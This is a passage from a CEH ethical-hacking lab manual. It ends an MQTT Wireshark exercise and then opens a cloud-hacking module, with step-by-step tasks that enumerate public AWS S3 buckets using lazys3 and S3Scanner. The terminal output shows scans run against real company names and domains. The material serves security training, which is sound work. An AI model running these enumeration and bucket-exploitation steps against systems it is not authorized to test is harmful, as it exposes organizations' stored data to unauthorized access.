Protocol**, and **Header Flags** nodes.
64. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Message Type**, **Msg Len** and **Message Identifier**.



65. Similarly, you can select **Ping Request**, **Ping Response** and **Publish Ack** packets and observe the details.
66. This concludes the demonstration of capturing and analyzing MQTT protocol packets. Here, we analyzed different processes involved in the communication between an MQTT client and an MQTT broker using Wireshark. Understanding these metrics as well as the workflow can help you in quickly identifying the MQTT-related issues.
67. Close all open windows and document all the acquired information.
68. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

CEH Lab Manual

Cloud Computing

Module 19

Cloud Computing

Cloud computing delivers various types of services and applications over the Internet. These services enable users to use software and hardware managed by third parties at remote locations. Some well-known cloud service providers are Google, Amazon, and Microsoft.

Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involve numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets
- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 35 Minutes

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools	√	√	√
	1.1 Enumerate S3 Buckets using lazys3		√	√
	1.2 Enumerate S3 Buckets using S3Scanner	√		√
	1.3 Enumerate S3 Buckets using Firefox Extension	√		√
2	Exploit S3 Buckets	√		√
	2.1 Exploit Open S3 Buckets using AWS CLI	√		√
3	Perform Privilege Escalation to Gain Higher Privileges	√		√
	3.1 Escalate IAM User Privileges by Exploiting Misconfigured User Policy	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 19 – Cloud Computing

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Ethical hackers and penetration testers are aided in enumeration by various tools that make information gathering an easy task.

Lab Scenario

As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner
- Enumerate S3 buckets using Firefox extension

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Lab Tasks

Task 1: Enumerate S3 Buckets using lazys3


lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. In the terminal window, type **cd lazys3-master/** and press **Enter** to navigate to the cloned repository.

Note: We have already downloaded lazys3 tool in the Lab setup.



```
[attacker@parrot]~[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd lazys3-master/
[root@parrot]~[/home/attacker/lazys3-master]
#
```

7. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.
8. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.

```
ls --color=auto - Parrot Terminal
[attacker@parrot] ~ [-]
$ sudo su
[sudo] password for attacker:
[root@parrot] ~ [/home/attacker]
# cd lazys3-master/
[root@parrot] ~ [/home/attacker/lazys3-master]
# ls
common_bucket_prefixes.txt lazys3.rb README.md
[root@parrot] ~ [/home/attacker/lazys3-master]
#
```

9. Now, type **ruby lazys3.rb** and press **Enter**.
10. A list of public S3 buckets is displayed, as shown in the screenshot.

```
ruby lazys3.rb - Parrot Terminal
Generated wordlist from file, 8817 items...
Found bucket: ()
Found bucket: -admin-dev ()
Found bucket: -admin.dev ()
Found bucket: -admindev ()
Found bucket: .admin-dev ()
Found bucket: .admin.dev ()
Found bucket: -admin-development ()
Found bucket: -admin.development ()
Found bucket: -admindevelopment ()
Found bucket: .admin-development ()
Found bucket: .admin.development ()
Found bucket: -admin-stage ()
Found bucket: -admin.stage ()
Found bucket: -adminstage ()
Found bucket: .admin-stage ()
Found bucket: .admin.stage ()
Found bucket: -admin-s3 ()
Found bucket: -admin.s3 ()
Found bucket: -admins3 ()
Found bucket: .admin-s3 ()
Found bucket: .admin.s3 ()
Found bucket: -admin-staging ()
Found bucket: -admin.staging ()
Found bucket: -adminstaging ()
Found bucket: .admin-staging ()
Found bucket: .admin.staging ()
Found bucket: -admin-prod ()
Found bucket: -admin.prod ()
```

11. Press **Ctrl+Z** to stop the script.

```
ruby lazys3.rb - Parrot Terminal
File Edit View Search Terminal Help
Found bucket: .fileserver-staging()
Found bucket: .fileserver.staging()
Found bucket: -fileserver-prod()
Found bucket: -fileserver.prod()
Found bucket: -fileserverprod()
Found bucket: .fileserver-prod()
Found bucket: .fileserver.prod()
Found bucket: -fileserver-production()
Found bucket: .fileserver.production()
Found bucket: -fileserverproduction()
Found bucket: .fileserver-production()
Found bucket: .fileserver.production()
Found bucket: -fileserver-test()
Found bucket: .fileserver.test()
Found bucket: .fileservertest()
Found bucket: .fileserver-test()
Found bucket: .filestore-dev()
Found bucket: -filestore.dev()
Found bucket: -filestoredev()
Found bucket: .filestore-dev()
Found bucket: .filestore.dev()
Found bucket: -filestore-development()
Found bucket: -filestore.development()
Found bucket: -filestoredevelopment()
Found bucket: .filestore-development()
^Z
[2]+ Stopped ruby lazys3.rb
[x]-[root@parrot]~/home/attacker/lazys3-master]
#
```

12. You can search the S3 buckets of specific company. To do so, type **ruby lazys3.rb [Company]** and press Enter.

Note: Here, the target company name is **HackerOne**; you can enter the company name of your choice.

13. The result appears, showing the obtained list of S3 buckets of the specified company.

Note: It will take some time to obtain a complete list of the available S3 buckets.

```
Applications Places System ruby lazys3.rb HackerOne - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/lazys3-master]
#ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne (403)
^Z
[3]+ Stopped ruby lazys3.rb HackerOne
[x]-[root@parrot]~/home/attacker/lazys3-master]
#
```

14. Press **Ctrl+Z** to stop running the script.

15. This concludes the demonstration of enumerating public S3 buckets.


16. Close all open windows and document all acquired information.

Task 2: Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of “open” buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. In **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
4. Type **cd S3Scanner/** and press **Enter** to navigate to the cloned repository.
Note: By default, the tool is cloned to the root directory.
5. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.



```
Applications Places System Mon Apr 25, 01:40
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd S3Scanner/
[root@parrot] ~
# pip3 install -r requirements.txt
Collecting awscli
  Downloading awscli-1.22.101-py3-none-any.whl (3.8 MB)
    |████████████████████████████████| 3.8 MB 6.1 MB/s
Collecting pytest-xdist
  Downloading pytest_xdist-2.5.0-py3-none-any.whl (41 kB)
    |███████████████████████████████| 41 kB 706 kB/s
Collecting coloredlogs
  Downloading coloredlogs-15.0.1-py2.py3-none-any.whl (46 kB)
    |███████████████████████████████| 46 kB 6.4 MB/s
Collecting boto3
  Downloading boto3-1.21.46-py3-none-any.whl (132 kB)
    |███████████████████████████████| 132 kB 41.1 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (2.25.1)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli->-r requirements.txt (line 1)) (5.3.1)
Collecting docutils<0.16,>=0.10
  Downloading docutils-0.15.2-py3-none-any.whl (547 kB)
    |███████████████████████████████| 547 kB 27.1 MB/s
Collecting colorama<0.4.4,>=0.2.5
  Downloading colorama-0.4.3-py2.py3-none-any.whl (15 kB)
Collecting rsa<4.8,>=3.1.2
  Downloading rsa-4.7.2-py3-none-any.whl (34 kB)
::: Menu  pip3 install -r require...
```

- After the successful installation of the dependencies, in the terminal window, type **python3 ./s3scanner.py sites.txt** and press **Enter** to run the tool.

Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

- The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

Note: You might encounter the following error: “AWS credentials not configured.” Ignore the error, as we will install and configure the AWS CLI in the next lab.

```
python3 ./s3scanner.py sites.txt - Parrot Terminal
[root@parrot]~[~/home/attacker/S3Scanner]
# python3 ./s3scanner.py sites.txt
2022-04-25 01:42:35  Warning: AWS credentials not configured. Open buckets will be shown as closed.
Run: `aws configure` to fix this.

2022-04-25 01:42:38      [found] : flaws.cloud | 25621 bytes | ACLs: unknown - no aws creds
2022-04-25 01:42:39      [not found] : arstechnica.com
2022-04-25 01:42:42      [found] : lifehacker.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:42      [not found] : gizmodo.com
2022-04-25 01:42:46      [found] : reddit.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:49      [found] : stackoverflow.com | AccessDenied | ACLs: unknown - no aws creds
[root@parrot]~[~/home/attacker/S3Scanner]
#
```

